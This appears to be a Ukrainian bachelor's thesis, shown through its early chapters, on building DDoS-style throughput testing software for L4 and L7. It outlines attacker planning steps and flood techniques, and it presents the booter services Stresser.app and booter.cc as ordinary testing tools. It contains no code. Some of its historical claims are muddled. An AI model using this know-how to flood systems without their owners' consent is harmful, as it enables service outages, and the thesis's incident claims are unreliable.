ПОЛТАВСЬКИЙ УНІВЕРСИТЕТ ЕКОНОМІКИ І ТОРГІВЛІ
Навчально-науковий інститут денної освіти
Форма навчання денна
Кафедра комп'ютерних наук та інформаційних технологій

Допускається до захисту
Завідувач кафедри
_____ Олена ОЛЬХОВСЬКА
(підпис)

«___» _____ 2023 р.

КВАЛІФІКАЦІЙНА РОБОТА

на тему
«РОЗРОБКА ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ ДЛЯ ТЕСТУВАННЯ ІНТЕРНЕТ РЕСУРСІВ НА ПРОПУСКНУ ЗДАТНІСТЬ ЧЕРЕЗ ПРОТОКОЛИ L4 ТА L7»

зі спеціальності 122 Комп'ютерні науки
освітня програма «Комп'ютерні науки»
ступеня бакалавра

Виконавець роботи Супрун Станіслав Григорович
_____ «____»_____ 2023 р.
(підпис)

Науковий керівник к.пед.н., доцент, Оксана КОШОВА
_____ «____»_____ 2023 р.
(підпис)

Рецензент

ПОЛТАВА 2023 р.

ЗАТВЕРДЖУЮ
Завідувач кафедри _____Олена ОЛЬХОВСЬКА
(підпис)
«___» _____ 202__ р.

ЗАВДАННЯ І КАЛЕНДАРНИЙ ГРАФІК
ВИКОНАННЯ КВАЛІФІКАЦІЙНОЇ РОБОТИ

на тему «Розробка програмного забезпечення для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7**»**
зі спеціальності 122 Комп'ютерні науки
освітня програма «Комп'ютерні науки»
ступеня бакалавр
Прізвище, ім'я, по батькові Супрун Станслав Григорович
Затверджена наказом ректора № 144-Н від «01» вересня 2022 р.
Термін подання студентом роботи «___»_____ 202__ р.
Вихідні дані до кваліфікаційної роботи: публікації з теми, програмного забезпечення для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7.

Зміст пояснювальної записки (перелік питань, які потрібно розробити)

ВСТУП

1. РОЗДІЛ 1. ПОСТАНОВКА ЗАДАЧІ

2. РОЗДІЛ 2. ОГЛЯД СИСТЕМ АНАЛОГІЧНОГО ПРИЗНАЧЕННЯ

- Платформа Stresser.app.
- Платформа дистанційного навчання booter.cc.

3. ТЕОРЕТИЧНА ЧАСТИНА

- Опис проектних рішень, інструментів та підходів до розробки.
- Опис методології створення програмного забезпечення.

4. ПРАКТИЧНА ЧАСТИНА

- Опис та побудова діаграми прецедентів роботи з системою.
- Інструкція з використання системи.

ВИСНОВКИ

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

ДОДАТОК А

Перелік графічного матеріалу: 1 аркуш блок-схем, 37 ілюстрацій.

Консультанти розділів кваліфікаційної роботи

Розділ	Прізвище, ініціали, посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Постановка задачі	Кошова О.П.		
Інформаційний огляд	Кошова О.П.		
Теоретична частина	Кошова О.П.		
Практична частина	Кошова О.П.		

Календарний графік виконання кваліфікаційної роботи

Зміст роботи	Термін виконання	Фактичне виконання
• Вступ		
• Вивчення методичних рекомендацій та стандартів та звіт керівнику		
• Постановка задачі		
• Інформаційний огляд джерел бібліотек та інтернету		
• Теоретична частина		
• Практична частина		
• Закінчення оформлення		
• Доповідь студента на кафедрі		
• Доробка (за необхідністю), рецензування		

Дата видачі завдання «__» _____ 202___ р.

Здобувач вищої освіти _____ Супрун Станіслав Григорович
(підпис)

Науковий керівник _____ к.пед.н., доц. Кошова О.П.
(підпис) (науковий ступінь, вчене звання, ініціали та прізвище)

Результати захисту кваліфікаційної роботи

Кваліфікаційна робота оцінена на _____
(балів, оцінка за національною шкалою, оцінка за ECTS)

Протокол засідання ЕК № ____ від «____» _____ 2023 р.

Секретар ЕК_____ _____
(підпис) (ініціали та прізвище)

Затверджую Зав. кафедрою _____ к.ф.-м.н. Олена ОЛЬХОВСЬКА «____» _____ 202__ р.	**Погоджено** Науковий керівник _____ к.пед.н., Оксана КОШОВА «____» _____ 202__ р.

План

кваліфікаційної роботи на тему
«Розробка програмного забезпечення для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7»
зі спеціальності 122 Комп'ютерні науки
освітня програма 122 «Комп'ютерні науки»
ступеня бакалавр
Прізвище, ім'я, по батькові Супрун Станслав Григорович

ВСТУП

1. РОЗДІЛ 1. ПОСТАНОВКА ЗАДАЧІ
2. РОЗДІЛ 2. ОГЛЯД СИСТЕМ АНАЛОГІЧНОГО ПРИЗНАЧЕННЯ
   - Платформа дистанційного навчання Stresser.app.
   - Платформа дистанційного навчання Booter.cc.
3. РОЗДІЛ 3. ТЕОРЕТИЧНА ЧАСТИНА
   - Опис проектних рішень, інструментів та підходів до розробки.
   - Опис методології створення програмного забезпечення.
4. РОЗДІЛ 4. ПРАКТИЧНА ЧАСТИНА
   - Опис та побудова діаграми прецедентів роботи з системою.
   - Інструкція з використання системи.

ВИСНОВКИ

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

ДОДАТОК А

Здобувач вищої освіти _____ Супрун Станіслав Григорович
«____» _____ 202__ р.

РЕФЕРАТ

Записка: 44 сторінки, 37 рисунків, 1 додаток, 16 літературних джерел.

Розробка програмного забезпечення для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7

Мета роботи – Розробка програмного забезпечення для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7.

Об’єкт розробки – протоколи L4 та L7.

Методи дослідження – DDoS (розподілена атака отримання послуги) - це тип кібератаки, в якій зловмисники спробують перевантажити мережу, систему або веб-сайт шляхом одночасного надсилання великої кількості запитів з багатьох джерел. Це може призвести до відмови в обслуговуванні для легітимних користувачів, оскільки ресурси будуть перевантажені і не зможуть виконувати запити.

1. Збір і аналіз трафіку: Дослідники можуть вивчати трафік, що надходить на цільову систему під час DDoS-атаки. Вони аналізують характеристики трафіку, такі як протоколи, джерела, обсяги і типи запитів, щоб зрозуміти, як саме атака впливає на цільову систему.

2. Виявлення зловмисних джерел: Дослідники можуть використовувати методи для виявлення джерел атаки. Це може включати аналіз IP-адрес, шляхів маршрутизації, підписів пакетів і інших характеристик, щоб ідентифікувати зловмисників і їх комп'ютери, які беруть участь у DDoS-атаках.

3. Вивчення вразливостей систем: Дослідники можуть проводити дослідження з метою виявлення вразливостей у програмному забезпеченні або налаштуваннях мережі, які можуть бути використані зловмисниками для запуску DDoS-атак.

ВСТУП

Актуальність: DDoS або Distributed Denial of Service є одним з найбільш широко використовуваних методів кібератак в інтернеті. Це атака, яка спрямована на перевантаження веб-сайту, сервера або мережі трафіком, з метою заборонити легітимним користувачам доступ до ресурсу. Для цього зловмисники використовують велику кількість комп'ютерів, які були скомпрометовані або зброєні спеціальним програмним забезпеченням, яке називається ботнетом.

DDoS-атаки можуть мати різні форми, такі як:

Напад на один сервер: у цьому випадку зловмисники використовують ботнет для спрямування великої кількості запитів на конкретний сервер. Це може призвести до перевантаження сервера і зупинки роботи.

Напад на мережу: у цьому випадку зловмисники використовують ботнет для створення великої кількості трафіку в мережі, що може призвести до перевантаження мережевих ресурсів і зупинки роботи мережі.

Напад на додаток: у цьому випадку зловмисники використовують ботнет для спрямування великої кількості запитів на додаток, що може призвести до перевантаження додатку і зупинки його роботи.

Актуальність DDoS-атак в сфері бізнесу

DDoS-атаки можуть мати серйозні наслідки для бізнесу, зокрема:

Загроза безпеці: DDoS-атаки можуть призвести до збоїв в роботі серверів і мереж, що може призвести до втрати даних, порушення конфіденційності та витоку інформації.

Втрата прибутку: DDoS-атаки можуть призвести до зупинки роботи веб-сайту або онлайн-сервісу, що може призвести до втрати прибутку. Це особливо стосується онлайн-магазинів, які залежать від доступності свого веб-сайту для продажу товарів. Наприклад, Amazon зазнав втрат у розмірі близько $ 110 млн в результаті двох DDoS-атак у 2018 році.

Порушення репутації: DDoS-атаки можуть призвести до порушення репутації бізнесу, особливо якщо веб-сайт чи онлайн-сервіс недоступний для користувачів на довгий час. Це може призвести до втрати довіри користувачів та зменшення клієнтської бази.

Конкурентність: DDoS-атаки можуть бути проведені конкурентами з метою знищення бізнесу конкурента. Наприклад, один з найбільших банків Тайваню, який пройшов через серію DDoS-атак в 2016 році, був цілком можливо спробою конкурентів відібрати клієнтів.

Вимагання викупу: в деяких випадках зловмисники можуть вимагати викуп за зупинку DDoS-атаки. Це може бути способом шахрайства, що може призвести до втрати коштів та порушення законодавства.

Регуляторні штрафи: у деяких країнах DDoS-атаки можуть бути протизаконними і підпадати під регуляторні штрафи. Наприклад, у США винищення комп'ютерної інформації є злочином, за який може бути накладено штраф до $ 250 000 і позбавлення волі до 20 років.

DDoS-атаки є серйозною загрозою для безпеки держав, оскільки вони можуть впливати на функціонування важливих державних інформаційних систем та інфраструктури. Ці атаки можуть спричинити збій в роботі мережі, інтернет-сервісів та інших інформаційних ресурсів, що важливі для функціонування військових, економічних та політичних структур країни.

Державні інформаційні системи можуть містити конфіденційну та критичну інформацію, таку як дані про національну безпеку, дипломатичні документи, фінансову та медичну інформацію про громадян. DDoS-атаки можуть спричинити втрату доступу до цієї інформації, що може мати серйозні наслідки для державної безпеки.

Крім того, держави можуть бути ціллю DDoS-атак з боку інших країн або груп хакерів, що мають політичні або економічні мотиви. Ці атаки можуть бути спрямовані на перешкоджання роботі державних інституцій, приведення до збоїв в системах електронного голосування або маніпуляцію результатами виборів.

Тому держави повинні бути уважні щодо можливих DDoS-атак та мати відповідні заходи безпеки для захисту своїх інформаційних систем та інфраструктури. Наприклад, державні органи можуть використовувати захисні протоколи та апаратні засоби для виявлення та захисту від DDoS-атак, а також розробляти плани екстреного реагування на можливі випадки атак. Наприклад, в 2016 році національне гасподарство Латвії було затоплено хвилями DDoS -атак, що спричинило великі технічні та економічні збитки. Також у 2016 році у США під час виборів було зафіксовано значну кількість DDoS -атак на сайти політичних партій та виборчих комісій, що могло вплинути на результати виборів та загрожувати національній безпеці.

У 2017 році Україна стала свідком однієї з найбільших кібератак в історії, яка була спрямована на енергетичну інфраструктуру країни. Хакери зуміли зруйнувати трансформатори та заблокувати доступ до систем керування енергоблоків, що спричинило масштабний відключення електроенергії в деяких регіонах країни. Згідно зі звітом американської компанії-розробника антивірусного програмного забезпечення, цю атаку здійснили хакери, які мають зв'язки з російськими спецслужбами.

Таким чином, можна зробити висновок, що DDoS -атаки становлять серйозну загрозу національній безпеці країн, тому необхідно вживати заходів для захисту інформаційної інфраструктури від цих атак. DDoS -атак в сфері навчання полягає у тому, що зараз більшість навчальних закладів мають власні веб-сайти та інтернет-ресурси, які використовуються для забезпечення електронного навчання, доступу до матеріалів та інформації, зв'язку зі студентами, викладачами та іншими користувачами.

DDoS -атаки можуть призвести до тимчасового або повного відключення навчального сайту або ресурсу, що може відбутися у найбільш непридатний час, наприклад, під час проведення екзаменів або здачі важливих робіт. Крім того, DDoS-атаки можуть призвести до втрати даних, порушення безпеки персональної інформації, фінансові збитки, зниження репутації навчального закладу та інших негативних наслідків.

У зв'язку з цим, навчальні заклади повинні приділяти належну увагу захисту своїх веб-сайтів та інтернет-ресурсів від DDoS-атак. Необхідно встановлювати захист від DDoS-атак на рівні мережевої інфраструктури, використовувати захисні протоколи та програмне забезпечення, перевіряти та оновлювати програми та інші заходи. Також необхідно розробляти плани надзвичайних ситуацій та підготовку до їх вирішення.

У зв'язку з розширенням електронного навчання та використанням веб-сайтів та інтернет-ресурсів навчальні заклади повинні бути готові до ризиків DDoS-атак та вживати всіх необхідних заходів для захисту від цих атак.

Навчальна робота з дослідження DDoS-атаки може бути корисною з точки зору розуміння принципів та технік захисту від цього виду атак, а також з точки зору розуміння важливості безпеки в IT-сфері. Однак, використання DDoS-атак як навчального інструменту повинно бути обмеженим та проводитися з дозволу відповідних органів управління та безпеки.

З метою навчання, можливо використовувати симулятори DDoS-атак, які дозволяють відтворювати атаки в безпечному середовищі, без реального впливу на роботу веб-сайтів та мереж. Це може допомогти студентам та фахівцям зрозуміти принципи та методи захисту від DDoS-атак, без використання реальних атак на веб-сайти.

Однак, ми рекомендуємо підходити до вивчення DDoS-атак з обережністю та ретельно оцінювати можливі наслідки використання цього виду атак в навчальних цілях.

Мета роботи - розробка програмного забезпечення для тестування інтернет ресурсів на пропускну здатність через протоколи L4 та L7.

Об’єктом розробки є перевірка веб-сайту на вразливість до DDoS-атак, то це може бути корисним інструментом для веб-розробників та адміністраторів систем безпеки, які хочуть забезпечити захист своїх веб-сайтів від потенційних атак.

Для розробки такої системи необхідно мати розуміння того, як працює DDoS-атака та як вона може впливати на роботу веб-сайту. Після цього можна

створити тести, які дозволять перевірити веб-сайт на вразливість до DDoS-атак.

Тести можуть включати в себе створення потоків запитів до веб-сайту з багатьох джерел, надсилання неправильних запитів або запитів з незвичайними параметрами, що можуть спричинити перевантаження веб-сайту та знизити його продуктивність.

Після тестування можна аналізувати результати, щоб зрозуміти, як веб-сайт відповідає на велику кількість запитів, та виявити можливі слабкі місця, які можуть бути використані для DDoS-атак.

Важливо зазначити, що такий інструмент може допомогти виявити потенційні проблеми та забезпечити захист веб-сайту від DDoS-атак, проте його використання повинно бути обмежене та дозволене відповідними органами управління та безпеки.

Предметом розробки є створення програмного забезпечення, що дозволяє виконувати DDoS-атаки на веб-сайти.

Програмне забезпечення для DDoS-атак може бути розроблене з різними цілями, включаючи:

Тестування веб-сайтів на вразливість до DDoS-атак: це може допомогти веб-розробникам та адміністраторам систем безпеки зрозуміти, як їхні веб-сайти можуть відповідати на велику кількість запитів та виявити можливі проблеми, які можуть бути використані для DDoS-атак.

Напад на веб-сайти: це може бути зроблено для різних цілей, таких як політична або економічна домінанта, віртуальний шантаж, відступництво тощо. Зловмисник може використовувати програмне забезпечення для DDoS-атак, щоб перевантажити веб-сайт та заблокувати доступ до нього. Наукові дослідження: деякі дослідники можуть розробляти програмне забезпечення для DDoS-атак для досліджень в галузі безпеки мережі та кібербезпеки. Це може допомогти зрозуміти, як DDoS-атаки працюють та як їм можна запобігти.

Обсяг та структура проекту. Дипломний проект складається з вступу, 3 розділів, висновків, та списку використаної джерел. Він викладений на 44 сторінках та ілюстрований 10 рисунками.

РОЗДІЛ 1. ПОСТАНОВКА ЗАДАЧІ

DDoS може відрізнятися в залежності від того, для якої конкретно мети зловмисник хоче виконати DDoS-атаку. Однак загальна постановка задачі може включати наступні кроки: Визначення цілі атаки: зловмисник повинен визначити, який веб-сайт або мережевий ресурс він хоче атакувати. Це може бути зроблено з різних мотивів, включаючи політичні, економічні або особисті. Вибір методу атаки: зловмисник повинен вибрати метод атаки, який буде найбільш ефективним для досягнення мети атаки. Це може включати використання ботнету, створення власного ботнету, використання зламаних комп'ютерів або використання інших засобів. Вибір програмного забезпечення для атаки: зловмисник повинен вибрати програмне забезпечення, яке найкраще підходить для виконання DDoS-атаки. Це може включати вибір відкритого програмного забезпечення або створення власного програмного забезпечення. Підготовка до атаки: зловмисник повинен підготувати свої засоби для виконання атаки, такі як ботнет, програмне забезпечення та інші ресурси. Він також може використовувати техніки для приховування своєї ідентичності та розміщення атак з анонімних джерел. Виконання атаки: зловмисник запускає атаку, відправляючи велику кількість запитів на веб-сайт або мережевий ресурс, щоб перевантажити його та заблокувати доступ до нього для користувачів. Оцінка результатів: зловмисник оцінює результати атаки та визначає, чи потрібно здійснити додаткові дії для досягнення поставленої мети. Він також може виконувати моніторинг стану веб-сайту або мережевого ресурсу під час атаки, щоб зрозуміти, наскільки ефективно вона працює. Зловмисники можуть використовувати різні техніки для здійснення DDoS-атак, включаючи SYN-флуд, UDP-флуд, HTTP-флуд, DNS-ампліфікацію та інші. Кожна з цих технік має свої переваги та недоліки, і вибір конкретної техніки залежить від цілей атаки та характеристик цільового веб-сайту або мережевого ресурсу. Попри те, що DDoS-атаки можуть бути виконані з різних мотивів, таких як політичні або економічні, вони завжди мають серйозні наслідки для жертв. Атаки можуть

спричинити великі фінансові втрати, перерви у роботі веб-сайту та негативно позначитися на репутації компанії. Тому захист від DDoS-атак є надзвичайно важливою задачею для будь-якої компанії, яка залежить від свого веб-сайту та мережевих ресурсів для здійснення бізнесу.

Нами було вирішено розробити програмне забезпечення системи тестування інтернет ресурсів на пропускну здатність на клієнт-серверній архітектурі, тобто має бути єдиний веб-сервер, який буде контролювати поведінку клієнтської частини, що повинна бути представлена у вигляді программи, що контролює декілька девайсів, та оперувати даними з бази даних.

Переді мною було поставлено задачу з реалізації таких частин нашого проекту: облікові записи, потужні сервери, протоколи тестування, розгортання.

Облікові записи. Реалізація частини з обліковими записами користувачів системи повинна включати розробку як клієнтської, так і серверної логіки. Алгоритм авторизації має бути побудований на основі токену, що зберігає дані користувача для подальшої авторизації користувача. Клієнт повинен отримувати цей токен від серверу після успішної авторизації користувача, а в подальшому використовувати для авторизації запитів до серверу. Якщо буде здійснено повторний вхід в обліковий запис, то старий токен повинен бути анульованим, тим самим, користувачу із старим токеном потрібно буде ще раз увійти до облікового запису. Отже, повинен бути завжди тільки один валідний токен і тільки один авторизований користувач облікового запису. Також, після успішної авторизації, користувач повинен мати можливість вийти з облікового запису.

Потужні сервери. Якщо ми говоримо про злочинців, які хочуть провести DDoS-атаку, то вони можуть використовувати будь-які сервери, які доступні для них. Зазвичай, це можуть бути сервери з відкритими портами, сервери зі слабкими або відсутніми захистами, сервери з відкритими DNS-ампліфікаторами та інші.

Зокрема, злочинці можуть використовувати такі типи серверів для проведення DDoS-атак:

Ботнети: злочинці можуть заражати комп'ютери та інші пристрої з метою

створення ботнету - мережі з комп'ютерів, які можуть бути використані для проведення DDoS-атак.

1. Сервери з відкритими портами: злочинці можуть сканувати мережі на предмет відкритих портів та використовувати ці сервери для проведення DDoS-атак.
2. Сервери з відкритими DNS-ампліфікаторами: DNS-ампліфікація є методом проведення DDoS-атаки, при якому злочинці використовують DNS-сервери з відкритими ампліфікаторами для збільшення обсягу трафіку, що направляється на жертву.
3. Сервери зі слабкими або відсутніми захистами: злочинці можуть знайти сервери зі слабкими або відсутніми захистами, які можуть бути легко скомпрометовані та використані для проведення DDoS-атак.

Я буду використовувати власний сервер.

Протоколи тестування. Тестування на стійкість до DDoS-атак може бути здійснене за допомогою різних протоколів тестування. Основні з них такі:

HTTP флуд: цей протокол тестування передбачає надсилання великої кількості запитів HTTP до веб-сервера, що намагається перевантажити сервер трафіком.

TCP флуд: при цьому протоколі тестування тестувач намагається перевантажити TCP-протокол шляхом надсилання великої кількості SYN-пакетів до веб-сервера.

UDP флуд: цей протокол передбачає надсилання великої кількості UDP-пакетів до веб-сервера, що намагається перевантажити сервер обробкою цих запитів.

ICMP флуд: при цьому протоколі тестування намагаються перевантажити сервер надсиланням великої кількості ICMP-пакетів.

DNS ампліфікація: цей протокол використовується для збільшення інтенсивності DDoS-атаки. Він передбачає надсилання запитів до DNS-сервера з фальшивою адресою джерела, що змушує DNS-сервер надіслати великий

обсяг даних до цільового веб-сервера.

Slowloris: цей протокол передбачає зв'язок з веб-сервером, а потім намагається тримати цей зв'язок відкритим, надсилаючи невеликі частини даних протягом тривалого часу. Це може призвести до перевантаження сервера та відмови в обслуговуванні запитів.

Тестування на стійкість до DDoS-атак може допомогти виявити слабкі місця в захисті веб-сайту та допомогти компанії виявити шляхи покращення безпеки своїх ресурсів.

Наприклад, розробники веб-сайтів можуть використовувати тести на стійкість до DDoS-атак, щоб забезпечити, що їх сайти можуть протистояти навантаженню, яке може статися в результаті атаки. Це може бути особливо важливим для підприємств, які залежать від своїх веб-сайтів для проведення бізнесу.

Проте, важливо пам'ятати, що тестування на стійкість до DDoS-атак повинне проводитися тільки з дозволу власника веб-сайту. Будь-яка спроба тестування без дозволу може бути законним порушенням та мати негативні наслідки для всіх сторін, включаючи юридичну відповідальність для тестувачів.

Узагалі, важливо зазначити, що це дуже складний процес, який потребує фахівців інформаційної безпеки, які знають, як працюють різні види DDoS-атак і які методи захисту від них найбільш ефективні. Вони можуть розробляти стратегії та рекомендації щодо покращення безпеки веб-сайту на основі результатів тестів.

Отже, тестування на стійкість до DDoS-атак є важливим етапом в захисті веб-сайту від атак і може допомогти компаніям збільшити стійкість своїх ресурсів до збоїв та перевантажень. Проте, це слід робити тільки з дозволу власника веб-сайту та за допомогою фахівців інформаційної безпеки.

Я буду використовувати лише два L4 та L7.

Розгортання. Я буду використовувати вже готове рішення а саме: PuTTY - це безкоштовний емулятор терміналу з відкритим вихідним кодом, послідовна консоль і програма для передачі файлів по мережі. Зазвичай використовується

для віддаленого доступу та управління такими пристроями, як сервери, мережеві комутатори та маршрутизатори, і підтримує різноманітні протоколи, включаючи SSH (Secure Shell), Telnet та rlogin. PuTTY доступний для Windows, macOS та Linux і широко використовується системними адміністраторами та IT-фахівцями для таких завдань, як налаштування та моніторинг мережевих пристроїв, передача файлів та запуск віддалених команд. PuTTY також є популярним вибором для підключення та управління віддаленими серверами та пристроями під управлінням Linux або Unix.

Таким чином, система повинна запрацювати та стати доступною для інших користувачів мережі Інтернет, після чого нею можна буде повноцінно користуватися.

РОЗДІЛ 2. ОГЛЯД СИСТЕМ АНАЛОГІЧНОГО ПРИЗНАЧЕННЯ

2.1. Система тестування мережі Stresser.app

Stresser.app – одна з найпростіших систем для тестування інтернет мережі. Захищена платформа, добре укомплектована бібліотека ресурсів, відстеження статусу в реальному часі та чудові протоколи є одними з ключових функцій, які роблять її ідеальним вибором для тестування.




Рисунок 2.1 – Система тестування Stresser.app

Ціна ліцензії починається від 30 $ за місяць, також система має безкоштовну пробну версію.

2.2. Система тестування мережі booter.cc

Booter.cc - це обхідний веб-стрес-тестер для розробників та аналітиків з кібербезпеки для стрес-тестування своїх додатків. Ми представляємо нову еру хмарного стрес-тестування, відправляючи величезні мережеві пакети даних, що налаштовуються, на ваш об'єкт для проведення стрес-тестування.(Рисунок 2.2).




Рисунок 2.2 – Система тестування мережі онлайн Booter.cc

Сьогодні з платформою працюють більше 150 тис. користувачів в світі, спробувати може кожен абсолютно безкоштовно.

РОЗДІЛ 3. ПРАКТИЧНА ЧАСТИНА

3.1. Опис проектних рішень, інструментів та підходів до розробки

Беручи до уваги постановку завдання та специфіку системи, що розробляється, а також в результаті аналізу існуючих інструментів та проектних рішень, було вирішено використати наступні засоби та інструменти розробки:

- мова програмування: Python;
- клієнтська частина: PuTTy;
- серверна частина: PostgreSQL;
- інструмент адміністрування та розробки для PostgreSQL: pgAdmin;
- розподілене сховище даних, що зберігає інформацію в пам’яті: Redis;
- розподілена система контролю версій: Git;
- середовище розробки: Visual Studio Code;
- сервіс хостингу у хмарі: Hetzner.

Python - високорівнева мова програмування загального призначення з динамічною суворою типізацією та автоматичним керуванням пам'яттю, орієнтована на підвищення продуктивності розробника, читабельності коду та його якості, а також на забезпечення переносимості написаних нею програм (Рисунок 3.1).




Рисунок 3.1 – Архітектура Python

Також і інші переваги Python:

- Гнучкість - це, на мою думку, основна перевага мови, адже завдяки своїй гнучкості мова набула популярності серед багатьох розробників. Як сказав один із моїх знайомих, коли починав вивчати цю мову: "Так у Python можна все на гвинтики розібрати і зібрати в будь-який момент". І він мав рацію.
- Розширюваність - один зі слоганів мови звучить як - Just Import! - що повністю пояснює, наскільки мова розширювана і була розширена за останні роки. Існують бібліотеки та фреймворки під будь-який тип завдань і потреб. Також величезним плюсом є те, що ми можемо використовувати C код з Python.
- Простота синтаксису. Синтаксис - це саме те, через що я закохався в Python, із синтаксису було прибрано все зайве, код чистий і зрозумілий без зайвих дужок і виразів.
- Інтерпретованість. Інтерпретатор Python існує для всіх популярних платформ і за замовчуванням входить до більшості дистрибутивів Linux, а значить є на більшості серверів "з коробки".

Дивлячись на всі перелічені вище переваги платформи нами було прийнято рішення використати її у розробці нашої системи.

PuTTY — це клієнт для сітьових протоколів SSH, Telnet и Rlogin.

Основні переваги PuTTY:

- Гнучке налаштування віддаленого вузла
- Підтримка кросплатформеності
- Забезпечення надійності з’єднання
- Можливість ведення лог-файлів

З огляду на перелічені переваги нами було вирішено обрати саме цю програму для побудови клієнтської частини.

pgAdmin – це найдосконаліший інструмент графічного інтерфейсу користувача з відкритим кодом, розроблений для найдосконаліших інструментів керування реляційними базами даних. Іншими словами, pgAdmin і PostgreSQL

разом створюють потужну (і безкоштовну) комбінацію для вашого стеку технологій (Рисунок 3.3).

